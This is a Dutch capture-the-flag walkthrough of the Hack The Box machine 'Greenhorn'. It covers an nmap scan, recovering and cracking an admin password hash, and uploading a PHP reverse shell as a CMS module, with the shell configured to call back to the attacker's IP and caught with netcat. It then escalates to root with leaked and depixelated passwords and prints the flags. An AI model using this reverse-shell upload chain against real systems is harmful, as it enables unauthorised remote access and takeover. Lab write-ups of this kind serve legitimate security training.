

Writeup Greenhorn

Als eerst ben ik gaan kijken welke poorten er allemaal open staan en welke informatie we eruit zouden kunnen halen. Dit heb ik gedaan aan de hand van het volgende commando:

```
nmap -p- -sCV 10.129.183.247 -vvvv
```

```
[eu-dedivip-2]-[10.10.14.112]-[hackthekat123@htb-vtyo2xkngy]-[~]  
[*]$ nmap -p- -sCV 10.129.183.247 -vvvv  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-07 11:35 CDT  
NSE: Loaded 156 scripts for scanning
```

Volgende poorten die openstonden:

```
Scanning 10.129.183.247 [65535 ports]  
Discovered open port 80/tcp on 10.129.183.247  
Discovered open port 22/tcp on 10.129.183.247  
Discovered open port 3000/tcp on 10.129.183.247
```

Op poort 80 zien we een FQDN staan. Deze zullen we moeten gaan toevoegen aan de host file. Dit zullen we gaan doen als volgt:

- We gaan aan de hand van het volgende commando de hosts file gaan editten.

```
sudo nano /etc/hosts
```


```
[eu-dedivip-2]-[10.10.14.112]-[hackthekat123@htb-vtyo2xkngy]-[~]  
[*]$ sudo nano /etc/hosts
```

- Eens dat we in de hosts file zitten zullen we het ip address en de FQDN eraan toevoegen, Zullen we het document opslagen en exiten.


```
GNU nano 7.2 /etc/hosts *
1 127.0.0.1 localhost
2 127.0.1.1 debian12-parrot
3 10.129.183.247 http://greenhorn.htb
4 # The following lines are desirable for IPv6 capable hosts
5 ::1 localhost ip6-localhost ip6-loopback
6 ff02::1 ip6-allnodes
7 ff02::2 ip6-allrouters
8 127.0.0.1 localhost
9 127.0.1.1 htb-vtyo2xkngy htb-vtyo2xkngy.htb-cloud.com
10
```

Eens dat deze gegevens toegevoegd zijn aan de hosts file kunnen we eensgaan kijken op de webserver of dat we kunnen surfen naar de webpagina.


Nu zien we dat we de webpagina nu wel kunnen bereiken.



Als we gaan zoeken op de website maar op poort 3000, omdat deze daarop gehost wordt zullen we de volgende pagina gaan krijgen.




Als we in deze pagina op explore gaan drukken zullen we een user greenadmin te zien krijgen.




Binnen deze users krijgen we een aantal gegevens te zien waarbij de password te vinden is in het path hieronder:

```
data/setting/pass.php --> pass.php zal het ww daar staan
```




Zoals we hieronder zullen zien, zien we het ww dat de gebruiker greenadmin gebruikt voor in de pagina in teloggen die je hieronder te zien krijgt.




We zullen als eerst nu het password gaan omzetten naar leesbare data Dit zullen we gaan doen aan de hand van een online tool “CrackStation“. Zoals je hieronder zult kunnen zien, is het ww als volgt.

<https://crackstation.net/>



Als we deze nu in de pagina gaan invullen zal je zien dat we hebben kunnen inloggen als administrator.



We zullen later een module moeten gaan uploaden waarbij we een reversed shell connectie kunnen gaan opstarten met de machine.

Hiervoor zullen we als eerst een script moeten downloaden waarmee we een reversed shell connection zouden kunnen configureren en daarna zullen gaan toevoegen aan de modules van onze webpagina.

Voor een reversed shell connectie heb ik de file van de volgende github pages gehaald.

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php?source=post_page-----e87e1cc07864-----

We zullen het ip address moeten veranderen ion het scriptje en dan kunnen we deze gaan zippen en daarna kunnen we de file gaan uploaden.

- Veranderen van de IP address

`sudo nano xxx.php` = De file waarin we de IP zullen moeten veranderen

```

45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.10.14.112'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57

```

- Nu zullen we dit bestan moeten opzetten naar een zip bestand.

```

[eu-dedivip-2]-[10.10.14.112]-[hackthekat123@htb-vtyo2xkngy]-[~/Downloads]
[*]$ zip exploit.zip php-reverse-shell.php
updating: php-reverse-shell.php (deflated 59%)
[eu-dedivip-2]-[10.10.14.112]-[hackthekat123@htb-vtyo2xkngy]-[~/Downloads]
[*]$

```

- file dat we zonet hebben aangemaakt gaan uploaden op de website, daarna op een andere tablat naar de path gaan dat hieronder beschreven is:

[http://greenhorn.htb/data/modules/\(naam zip file die net aangemaakt is geweest\)/\(naam PHP file dat net aangemaakt is geweest\)](http://greenhorn.htb/data/modules/(naam zip file die net aangemaakt is geweest)/(naam PHP file dat net aangemaakt is geweest))

```

← → ↻ 🏠 http://greenhorn.htb/data/modules/Payload/reverseshell.php
WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)

```

- connection starten met de poort die we zonet hebben meegegeven in de reversed shell file.

```

[eu-dedivip-2]-[10.10.14.112]-[hackthekat123@htb-vtyo2xkngy]-[~]
[*]$ nc -lnvp 5000
listening on [any] 5000 ...
connect to [10.10.14.112] from (UNKNOWN) [10.129.183.247] 60106
Linux greenhorn 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 x86_64
x86_64 GNU/Linux
19:13:52 up 2:39, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ /usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@greenhorn:/$ su junior
su junior
Password: iloveyou1

```

Nu kunnen we binnen de user junior de eerste flag gaan openen.

```

cat user.txt
eb1009596492cdba2d864254a1dc3149

```

We zien ook dat er een andere file te vinden is binnen de bestanden van deze user. Deze zullen we gaan downloaden aan de hand van volgende commando uitvoeren op de host machine en op de reversed shell.

- host machine

```
wget http://10.129.183.247:8000/'Using OpenVAS.pdf'
```

- reversed shell machine

```
python3 -m http.server
```

als we deze file gaan openen op de host machine krijgen we volgende informatie te zien.

Hello junior,

We have recently installed OpenVAS on our server to actively monitor and identify potential security vulnerabilities. Currently, only the root user, represented by myself, has the authorization to execute OpenVAS using the following command:

```
'sudo /usr/sbin/openvas'
```

Enter password: 

As part of your familiarization with this tool, we encourage you to learn how to use OpenVAS effectively. In the future, you will also have the capability to run OpenVAS by entering the same command and providing your password when prompted.

Feel free to reach out if you have any questions or need further assistance.

Have a great week,

Mr. Green

Als je op het internet zal gaan zoeken naar een tool waarmee we blurred informatie kunnen gaan omzetten naar zichtbare tekst, Zullen we gaan uitkomen op de tool depix. Hiermee kunnen we de data weer gaan omzetten naar zichtbare en leesbare tekst.

https://github.com/spipm/Depix?source=post_page-----e87e1cc07864-----

Als we de readme gaan checken van deze tool zullen we de volgende informatie te zien krijgen. Dit is hoe we de image weer zullen zetten in een zichtbare tekst.

```
```sh
python3 depix.py \
 -p /path/to/your/input/image.png \
 -s images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png \
 -o /path/to/your/output.png
```
```

Aan de hand van de tekst die we zonet hebben gedeblured kunnen we gaan aanloggen met de user root. Dit zullen we gaan doen aan de hand van dit password.

sidefromsidetheothersidesidefromsidetheotherside

```
junior@greenhorn:~$ su root
su root
Password: sidefromsidetheothersidesidefromsidetheotherside
```

Als we dan zullen navigeren naar de root subdirectory dan zullen we zien dat we daar de root flag hebben staan. Als we deze zullen gaan openen aan de hand van het cat commando, krijgen we de volgende informatie te zien.

```
root@greenhorn:~# cat root
cat root.txt
bb637c4a429980a767dfe4e38094387f
```